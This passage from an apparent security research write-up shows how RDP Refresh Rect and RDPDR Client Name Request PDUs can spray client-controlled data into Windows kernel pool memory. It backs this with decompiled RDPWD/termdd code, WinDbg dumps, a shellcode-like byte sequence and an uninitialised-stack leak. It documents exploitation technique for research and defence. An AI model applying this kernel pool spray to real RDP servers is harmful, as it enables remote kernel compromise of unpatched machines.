rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
```

Figure 13. Persistent Key List PDU statistical characteristics

Refresh Rect PDU

Per MS-RDPBCGR documentation, the Refresh Rect PDU allows the RDP client to request that the server redraw one or more rectangles of the session screen area. The structure includes the general PDU header and the refreshRectPduData (variable) shown in Figure 14.

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>20</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>30</td><td>1</td></tr>
<tr><td colspan="32">shareDataHeader (18 bytes)</td></tr>
<tr><td colspan="32">...</td></tr>
<tr><td colspan="32">...</td></tr>
<tr><td colspan="16">...</td><td colspan="8">numberOfAreas</td><td colspan="8">pad3Octects</td></tr>
<tr><td colspan="16">...</td><td colspan="16">areasToRefresh (variable)</td></tr>
<tr><td colspan="32">...</td></tr>
</table>

Figure 14. Refresh Rect PDU Data

The numberOfAreas field is an 8-bit unsigned integer to define the number of Inclusive Rectangle structures in the areasToRefresh field. The areaToRefresh field is an array of TS_RECTANGLE16 structures shown in Figure 15.

2.2.11.1 Inclusive Rectangle (TS_RECTANGLE16)

The TS_RECTANGLE16 structure describes a rectangle expressed in inclusive coordinates (the right and bottom coordinates are included in the rectangle bounds).

0–15	16–31
left	top
right	bottom

Figure 15. Inclusive Rectangle (TS_RECTANGLE16)

The Refresh Rect PDU is designed to notify the server with a series of arrays of screen area "Inclusive Rectangles" to make the server redraw one or more rectangles of the session screen area. It is based on default opened channel with the channel ID 0x03ea (Server Channel ID). After the connection sequence is finished, as shown in Figure 1, Refresh Rect PDU can be received/parsed by the RDP server and most importantly, can be sent for multiple times legitimately. Although limited to only 8 bytes for TS_RECTANGLE16 structure, which means only 8 bytes and not massive data can be controlled by the RDP client, it is still a very good candidate to write arbitrary data into the kernel.

How to write data into kernel with Refresh Rect PDU

A normal decrypted Refresh Rect PDU is shown in Figure 16.

```
kd> g
Breakpoint 56 hit
RDPWD!WDW_InvalidateRect:
98eec62d 8bff            mov     edi,edi
kd> dc esp
8db81fcc  98ef702a b7a34240 b5505017 0000080e  *p..@B...PP.....
kd> db b5505008
b5505008  03 00 08 1d 02 f0 80 64-00 07 03 eb 70 88 0e 0e  .......d....p...
b5505018  08 17 00 f0 03 ea 03 01-00 00 01 00 00 21 00 00  .............!..
b5505028  00 ff 00 00 00 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .........+......
b5505038  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505048  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505058  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505068  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......
b5505078  e3 2b 00 c0 86 00 c3 ff-e3 2b 00 c0 86 00 c3 ff  .+.......+......

red: tpktHeader+x224Data+mcsSDrq+securityHeader
orange: TS_SHAREDATAHEADER
yellow: numberOfAreas
green: areaToRefresh
light blue: TS_RECTANGLE16[0]
```

Figure 16. A decrypted Refresh Rect PDU

The kernel module RDPWD.sys code function WDW_InvalidateRect is responsible for parsing Refresh Rect PDU as seen in Figure 17, below.

```
kd> k
 # ChildEBP RetAddr
00 8db81fc8 98ef702a RDPWD!WDW_InvalidateRect
01 8db8201c 98eece1d RDPWD!ShareClass::SC_OnDataReceived+0xf1
02 8db8204c 98eecbfd RDPWD!SM_MCSSendDataCallback+0x175
03 8db820a4 98eeca64 RDPWD!HandleAllSendDataPDUs+0x115
04 8db820c0 98f0dc78 RDPWD!RecognizeMCSFrame+0x32
05 8db820ec 98eef86f RDPWD!MCSIcaRawInputWorker+0x3b4
06 8db82100 916e595a RDPWD!WDLIB_MCSIcaRawInput+0x13
07 8db82124 98ee04b5 termdd!IcaRawInput+0x5a
08 8db8213c 98edff4b tssecsrv!CRawInputDM::PassDataToServer+0x2b
09 8db82184 98edfa16 tssecsrv!CFilter::FilterIncomingData+0xdd
0a 8db821b0 916e595a tssecsrv!ScrRawInput+0x60
0b 8db821d4 98ed56a9 termdd!IcaRawInput+0x5a
0c 8db82a10 916e4671 tdtcp!TdInputThread+0x34d
0d 8db82a2c 916e4780 termdd!_IcaDriverThread+0x53
0e 8db82a54 916e522f termdd!_IcaStartInputThread+0x6c
0f 8db82a94 916e2f9f termdd!IcaDeviceControlStack+0x629
10 8db82ac4 916e3173 termdd!IcaDeviceControl+0x59
11 8db82adc 83e3b129 termdd!IcaDispatch+0x13f
```

Figure 17. RDPWD!WDW_InvalidateRect stack trace

As shown in Figure 18, WDW_InvalidateRect function will parse Refresh Rect PDU stream and retrieve the numberOfAreas field from the stream as the loop count. Being a byte type field, the maximum value of numberOfAreas is 0xFF, so the maximum loop count is 0xFF. In the loop, WDW_InvalidateRect function will get left, top, right, and bottom fields in TS_RECTANGLE16 structure, put them in a structure on the stack and make it as the 5th parameter of WDICART_IcaChannelInput. To be mentioned here, the 6th parameter of WDICART_IcaChannelInput is the constant 0x808, and we will show how it helps for an efficient spray.

```
if ( length < 0x16 )
{
  result = WDW_LogAndDisconnect(a1, 1, 209, refresh_rect_pdu_stream, length);
}
else
{
  result = (ShareClass *)*((_BYTE *)refresh_rect_pdu_stream + 0x12);// numberOfAreas
  areasToRefresh_len = 8 * (_DWORD)result;
  if ( (unsigned int)*((_WORD *)refresh_rect_pdu_stream + 6) - 0x16 < areasToRefresh_len
    || length - 0x16 < areasToRefresh_len )
  {
    RtlStringCchPrintfW(&pszDest, 0xAu, L"%hx %hx", result, *((_WORD *)refresh_rect_pdu_stream + 6));
    result = WDW_LogAndDisconnect(a1, 1, 209, 0, 0);
  }
  else
  {
    loop = 0;
    if ( result )                         // numberOfAreas
    {
      areasToRefresh = (char *)refresh_rect_pdu_stream + 0x18;
      do
      {
        left = *((_WORD *)areasToRefresh - 1);
        top = *(_WORD *)areasToRefresh;
        right = *((_WORD *)areasToRefresh + 1) + 1;
        bottom = *((_WORD *)areasToRefresh + 2) + 1;
        v6 = *(_DWORD *)(a1 + 4);
        stRect = 2;                       // 2*4=8 bytes
        WDICART_IcaChannelInput(v6, 4, 0, 0, (int)&stRect, 0x808);
        result = (ShareClass *)*((_BYTE *)refresh_rect_pdu_stream + 0x12);// // numberOfAreas
        ++loop;
        areasToRefresh += 8;
      }
      while ( loop < (unsigned int)result );  // one Refresh Rect PDU, call IcaChannelInput for numberOfAreas times (0xff maximum)
    }
  }
}
return result;
0000AD9 WDW_InvalidateRect:46
```

Figure 18. RDPWD!WDW_InvalidateRect function

WDICART_IcaChannelInput will eventually call kernel module termdd.sys function IcaChannelInputInternal. As shown in Figure 19, if a series of condition checks are True, the function IcaChannelInputInternal will call ExAllocatePoolWithTag to allocate an inputSize_6th_para + 0X20 sized kernel pool. As such, when the function IcaChannelInputInternal is called by RDPWD!WDW_InvalidateRect, inputSize_6th_para=0x808, and the size of the kernel pool is 0x828.

```
if ( inputSize_6th_para + 0x20 < inputSize_6th_para || inputSize_6th_para + 0x20 < 0x20 )// check overflow
  pool = 0;
else
  pool = ExAllocatePoolWithTag(0, inputSize_6th_para + 0x20, 0x63695354u);// allocate memory
if ( pool )
{
  input_buffer_2 = InputBuffer;
  *((_DWORD *)pool + 3) = inputSize_6th_para_2;
  *((_DWORD *)pool + 4) = inputSize_6th_para_2;
  *((_DWORD *)pool + 2) = (char *)pool + 0x20;
  memcpy((char *)pool + 0x20, input_buffer_2, inputSize_6th_para_2);// copy
LABEL_61:
  v28 = *(_DWORD **)(v10 + 0xB4);
  *(_DWORD *)pool = v10 + 0xB0;
  *((_DWORD *)pool + 1) = v28;
  *v28 = pool;
  *(_DWORD *)(v10 + 0xB4) = pool;
  *(_DWORD *)(v10 + 0xB8) += inputSize_6th_para_2;
00001D9C IcaChannelInputInternal:240
```

Figure 19. termdd!IcaChannelInputInternal ExAllocatePoolWithTag and memcpy

If the kernel pool allocation is successful, memcpy will be called to copy input_buffer_2 to the newly allocated kernel pool memory. Figure 20 shows the parameters of memcpy when the caller is RDPWD!WDW_InvalidateRect.

```
kd> r
eax=889ff678 ebx=8843a008 ecx=0001d350 edx=0000f46a esi=00000808 edi=889ff658
eip=916e1981 esp=8db81714 ebp=8db81750 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
termdd!IcaChannelInputInternal+0x39b:
916e1981 e824550000      call    termdd!memcpy (916e6eaa)
kd> dc esp l3
8db81714  889ff678 8db817a4 00000808           x...........
kd> dc 8db817a4
8db817a4  00000002 e3ffc300 86c1002c 00000400  ................
8db817b4  00000001 00000000 00000000 00000000  ................
8db817c4  00000000 8971b670 000001f7 8db818d4  ....p.q.........
8db817d4  95592ee5 8db818f8 8413b44f 8db817f8  ..Y.....O.......
8db817e4  807cd340 83f31e20 83f31e38 83e7bdb2  @.|. ...8.......
8db817f4  00000001 8db80004 8417e720 000000f0  ........ .......
8db81804  8db81808 00003030 00000006 00000001  ....00..........
8db81814  8db8182c 86c58d48 ffffffff 98eec632  ,...H.......2...
```

Figure 20. termdd!IcaChannelInputInternal memcpy windbg dump

Interestingly, the source address of the function memcpy is from the stRect structure on the stack of RDPWD!WDW_InvalidateRect and only the first 3 DWORDs are set in RDPWD!WDW_InvalidateRect, as shown in Figure 21. The leftover memory is uninitialized content on the stack and it is easy to cause information leaks. Besides, using a 0x808 sized memory to store 12 bytes of data is also spray-friendly.

```
.text:00011682 loc_11682:                    ; CODE XREF: WDW_InvalidateRect(x,x,x)+B2↓j
.text:00011682       mov     ax, [esi-2]
.text:00011686       mov     [ebp+left], ax
.text:0001168D       mov     ax, [esi]
.text:00011690       mov     [ebp+top], ax
.text:00011697       mov     ax, [esi+2]
.text:0001169B       inc     ax
.text:0001169D       mov     [ebp+right], ax
.text:000116A4       mov     ax, [esi+4]
.text:000116A8       inc     ax
.text:000116AA       push    808h
.text:000116AF       mov     [ebp+bottom], ax
.text:000116B6       lea     eax, [ebp+stRect]
.text:000116BC       push    eax
.text:000116BD       push    0
.text:000116BF       push    0
.text:000116C1       push    4
.text:000116C3       push    dword ptr [ebx+4]
.text:000116C6       mov     [ebp+stRect], 2
.text:000116CD       call    _WDICART_IcaChannelInput@24 ; WDICART_IcaChannelInput(x,x,x,x,x,x)

; ShareClass *__stdcall WDW_InvalidateRect(
_WDW_InvalidateRect@12 proc near         ; (

stRect          = byte ptr -824h
left            = word ptr -820h
top             = word ptr -81Eh
right           = word ptr -81Ch
bottom          = word ptr -81Ah
loop            = dword ptr -1Ch
pszDest         = word ptr -18h
var_4           = dword ptr -4
arg_0           = dword ptr  8
refresh_rect_pdu_stream= dword ptr  0Ch
length          = dword ptr  10h
```

Figure 21. RDPWD!WDW_InvalidateRect stRect structure set

Using this information, when the RDP client sends one Refresh Rect PDU with the numberOfAreas field of 0xFF, the RDP server will call termdd!IcaChannelInputInternal 0xFF times. Each termdd!IcaChannelInputInternal call will allocate 0x828 kernel pool memory and copy eight bytes of client controlled TS_RECTANGLE16 structure to that kernel pool. So, one Refresh Rect PDU with numberOfAreas field of 0xFF will allocate 0xFF number of 0x828 sized kernel pools. In theory if the RDP client sends Refresh Rect PDU 0x200 times, the RDP server will allocate around 0x20000 of 0x828 size non-paged kernel pools. Considering 0x828 sized kernel pool will be aligned by 0x1000, they will span a very large scope of the kernel pool and at the same time, client controlled eight bytes of data would be copied at the fixed 0x02c offset in each 0x1000 kernel pool. This is demonstrated in Figure 22 we get a stable pool spray in the kernel with Refresh Rect PDU.




Figure 22. RDPWD!WDW_InvalidateRect spray

There are situations where ExAllocatePoolWithTag and memcpy are not be called when a pointer (represented as variable v14 in Figure 23) is modified by termdd!_IcaQueueReadChannelRequest and the comparison will be False as shown in Figure 23, the route will enter routine _IcaCopyDataToUserBuffer which leads to an unsuccessful pool allocation. However, when sending Refresh Rect PDU many times, we can still get a successful kernel pool spray even though there are some unsuccessful pool allocations.

Besides, there are situations where some kernel pools may be freed after the RDP server is finished using them, but the content of the kernel pool will not be cleared, making the data which we spray into the kernel valid to use in the exploit.

```
v14 = (int **)(v10 + 0xA8);
if ( (int **)*v14 == v14 )                          // kd>
                                                     // eax=00000000 ebx=879b0aa0 ecx=94926758 edx=00000000 esi=88623008 edi=00000000
                                                     // eip=90742752 esp=94926720 ebp=94926750 iopl=0         nv up ei ng nz na pe nc
                                                     // cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
                                                     // termdd!IcaChannelInputInternal+0x16c:
                                                     // 90742752 8d83a8000000    lea     eax,[ebx+0A8h]
                                                     // kd>
                                                     // eax=879b0b48 ebx=879b0aa0 ecx=94926758 edx=00000000 esi=88623008 edi=00000000
                                                     // eip=90742758 esp=94926720 ebp=94926750 iopl=0         nv up ei ng nz na pe nc
                                                     // cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
                                                     // termdd!IcaChannelInputInternal+0x172:
                                                     // 90742758 3900            cmp     dword ptr [eax],eax  ds:0023:879b0b48=879b0b48
                                                     //
                                                     // if break, then will allocate pool and memcpy
  break;
v15 = *v14;
v16 = **v14;
*v14 = (int *)v16;
*(_DWORD *)(v16 + 4) = v14;
v17 = (int)(v15 - 22);
v18 = v15[2];
P = (PVOID)v17;
a3 = v18;
_InterlockedExchange((volatile signed __int32 *)(v17 + 56), 0);
IoReleaseCancelSpinLock(Irql);
v19 = *(_DWORD *)(a3 + 4);
if ( v19 >= inputSize_6th_para )                    // 808 == 808
{
EL_31:
  a3 = inputSize_6th_para;
EL_32:
  v21 = _IcaCopyDataToUserBuffer((int)P, InputBuffer, a3);
  v22 = (struct _IRP *)P;
```

Figure 23. termdd!IcaChannelInputInternal IcaCopyDataToUserBuffer

RDPDR Client Name Request PDU

Per MS-RDPEFS documentation RDPDR Client Name Request PDU is specified in [Remote Desktop Protocol: File System Virtual Channel Extension] which runs over a static virtual channel with the name RDPDR. The purpose of the MS-RDPEFS protocol is to redirect access from the server to the client file system. Client Name Request is the second PDU sent from client to server as shown in Figure 24.





Figure 24. File System Virtual Channel Extension protocol initialization

Client Name Request PDU is used for the client to send its machine name to the server as shown in Figure 25.



2.2.2.4 Client Name Request (DR_CORE_CLIENT_NAME_REQ)

The client announces its machine name.

0	1	2	3	4	5	6	7	8	9	1 0	1	2	3	4	5	6	7	8	9	2 0	1	2	3	4	5	6	7	8	9	3 0	1
Header																															
UnicodeFlag																															
CodePage																															
ComputerNameLen																															
ComputerName (variable)																															
...																															

Figure 25. Client Name Request (DR_CORE_CLIENT_NAME_REQ)

The header is four bytes RDPDR_HEADER with the Component field set to RDPDR_CTYP_CORE and the PacketId field set to PAKID_CORE_CLIENT_NAME. The ComputerNameLen field (4 bytes) is a 32-bit unsigned integer that specifies the number of bytes in the ComputerName field. The ComputerName field (variable) is a variable-length array of ASCII or Unicode characters, the format of which is determined by the UnicodeFlag field. This is a string that identifies the client computer name.

How to write data into kernel with RDPDR Client Name Request PDU

The following can be said about the RDPDR Client Name Request PDU. The Client Name Request PDU can be sent for multiple times legitimately, for each request the RDP server will allocate a kernel pool to store this information, and most importantly, the content and length of the PDU can be fully controlled by the RDP client. This makes it an excellent choice to write data into the kernel memory. A typical RDPDR Client Name Request PDU is shown in Figure 26.

4.5 Client Name Request

```
46 bytes, client to server
00000000 72 44 4e 43 01 00 00 00 00 00 00 00 1e 00 00 00
00000010 54 00 53 00 44 00 45 00 56 00 2d 00 53 00 45 00
00000020 4c 00 46 00 48 00 4f 00 53 00 54 00 00 00
72 44             Header->RDPDR_CTYP_CORE = 0x4472
4e 43             Header->PAKID_CORE_CLIENT_NAME = 0x434e
01 00 00 00       UnicodeFlag = 0x00000001
00 00 00 00       CodePage = 0x00000000
1e 00 00 00 ComputerNameLen = 0x0000001e (30)
54 00 53 00       ComputerName
44 00 45 00       ComputerName (continued)
56 00 2d 00       ComputerName (continued)
53 00 45 00       ComputerName (continued)
4c 00 46 00       ComputerName (continued)
48 00 4f 00       ComputerName (continued)
53 00 54 00       ComputerName (continued)
00 00       ComputerName (continued)
```

Figure 26. client name request memory dump

When the RDP server receives a RDPDR Client Name Request PDU, the function IcaChannelInputInternal in the kernel module termdd.sys is called to dispatch channel data first, then the RDPDR module will be called to parse the data part of the Client Name Request PDU. The function IcaChannelInputInternal for Client Name Request PDU applies the same code logic as for Refresh Rect PDU. It will call ExAllocatePoolWithTag to allocate kernel memory with tag TSic and use memcpy to copy the client name request data to the newly allocated kernel memory as shown in Figure 27.

```
kd> r
eax=88a7f028 ebx=865b4548 ecx=0001d0a8 edx=000004ca esi=000000a8 edi=88a7f008
eip=913ee981 esp=8dbad904 ebp=8dbad940 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
termdd!IcaChannelInputInternal+0x39b:
913ee981 e824550000      call    termdd!memcpy (913f3eaa)
kd> dc esp l3
8dbad904  88a7f028 8855ab5a 000000a8             (...Z.U.....
kd> db 8855ab43
8855ab43  03 00 00 bf 02 f0 80 64-00 07 03 ec 70 80 b0 a8  .......d....p...
8855ab53  00 00 00 03 00 00 00 72-44 4e 43 01 00 00 00 00  .......rDNC.....
8855ab63  00 00 00 00 00 00 00 8b-51 28 81 c2 34 04 00 00  ........Q(..4...
8855ab73  ff e2 44 44 44 44 44 00-00 00 00 44 44 44 44 44  ..DDDDD....DDDDD
8855ab83  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855ab93  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855aba3  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855abb3  44 44 44 44 44 44 44 00-00 00 00 44 44 44 44 44  DDDDDDD....DDDDD
kd> kb
 # ChildEBP RetAddr  Args to Child
00 8dbad940 913ef458 8889b500 00000005 00000000 termdd!IcaChannelInputInternal+0x39b
01 8dbad968 9ad483f3 8898c674 00000005 00000000 termdd!IcaChannelInput+0x3c
02 8dbad988 9ad4b879 8898c674 00000005 00000000 RDPWD!WDICART_IcaChannelInputEx+0x1d
03 8dbae020 9ad45e42 96321008 8855ab52 000000b0 RDPWD!WDW_OnDataReceived+0x240
04 8dbae04c 9ad45bfd 96321910 9562851c 00000000 RDPWD!SM_MCSSendDataCallback+0x19a
05 8dbae0a4 9ad45a64 000000b8 8dbae0dc 8855ab43 RDPWD!HandleAllSendDataPDUs+0x115
06 8dbae0c0 9ad66c78 000000b8 8dbae0dc 8898c670 RDPWD!RecognizeMCSFrame+0x32
07 8dbae0ec 9ad4886f 96321008 8855ac02 00000000 RDPWD!MCSIcaRawInputWorker+0x3b4
08 8dbae100 913f295a 96321008 00000000 8855aa84 RDPWD!WDLIB_MCSIcaRawInput+0x13
09 8dbae124 9ad394b5 8656a28c 00000000 8855aa84 termdd!IcaRawInput+0x5a
0a 8dbae13c 9ad38f06 8855aa84 0000017e 8656a288 tssecsrv!CRawInputDM::PassDataToServer+0x2b
0b 8dbae184 9ad38a16 8dbae194 8656a278 9ad3c118 tssecsrv!CFilter::FilterIncomingData+0x98
0c 8dbae1b0 913f295a 886a8570 00000000 8855aa84 tssecsrv!ScrRawInput+0x60
0d 8dbae1d4 9ad2e6a9 864b8a2c 00000000 8855aa84 termdd!IcaRawInput+0x5a
0e 8dbaea10 913f1671 8855a938 00000008 88abc980 tdtcp!TdInputThread+0x34d
0f 8dbaea2c 913f1780 88622a00 00380173 889c7420 termdd!_IcaDriverThread+0x53
10 8dbaea54 913f222f 88abc980 889c73b0 8889b530 termdd!_IcaStartInputThread+0x6c
11 8dbaea94 913eff9f 8889b530 889c73b0 889c7420 termdd!IcaDeviceControlStack+0x629
12 8dbaeac4 913f0173 889c73b0 889c7420 88896980 termdd!IcaDeviceControl+0x59
13 8dbaeadc 83e4c129 875bbd08 889c73b0 889c73b0 termdd!IcaDispatch+0x13f
14 8dbaeaf4 8404478f 00000000 889c73b0 889c7420 nt!IofCallDriver+0x63
15 8dbaeb14 84047ade 875bbd08 88896980 00000000 nt!IopSynchronousServiceTail+0x1f8
16 8dbaebd0 8408ea62 000007c8 889c73b0 00000000 nt!IopXxxControlFile+0x810
17 8dbaec04 83e52d76 000007c8 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
18 8dbaec04 77b76bf4 000007c8 00000000 00000000 nt!KiSystemServicePostCall
19 0155fa70 77b753cc 70431948 000007c8 00000000 ntdll!KiFastSystemCallRet
1a 0155fa74 70431948 000007c8 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
1b 0155fab0 704325f1 000007c8 00380173 002fe690 ICAAPI!IcaIoControl+0x29
1c 0155fae0 7747ef1c 80000000 0155fb2c 77b93648 ICAAPI!IcaInputThreadUserMode+0x37
1d 0155faec 77b93648 002fe688 769458b9 00000000 kernel32!BaseThreadInitThunk+0xe
1e 0155fb2c 77b9361b 704325ba 002fe688 00000000 ntdll!__RtlUserThreadStart+0x70
1f 0155fb44 00000000 704325ba 002fe688 00000000 ntdll!_RtlUserThreadStart+0x1b
kd> !pool 88a7f028
Pool page 88a7f028 region is Nonpaged pool
*88a7f000 size:   d0 previous size:    0  (Allocated) *TSic
        Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys
```

Figure 27. client name request

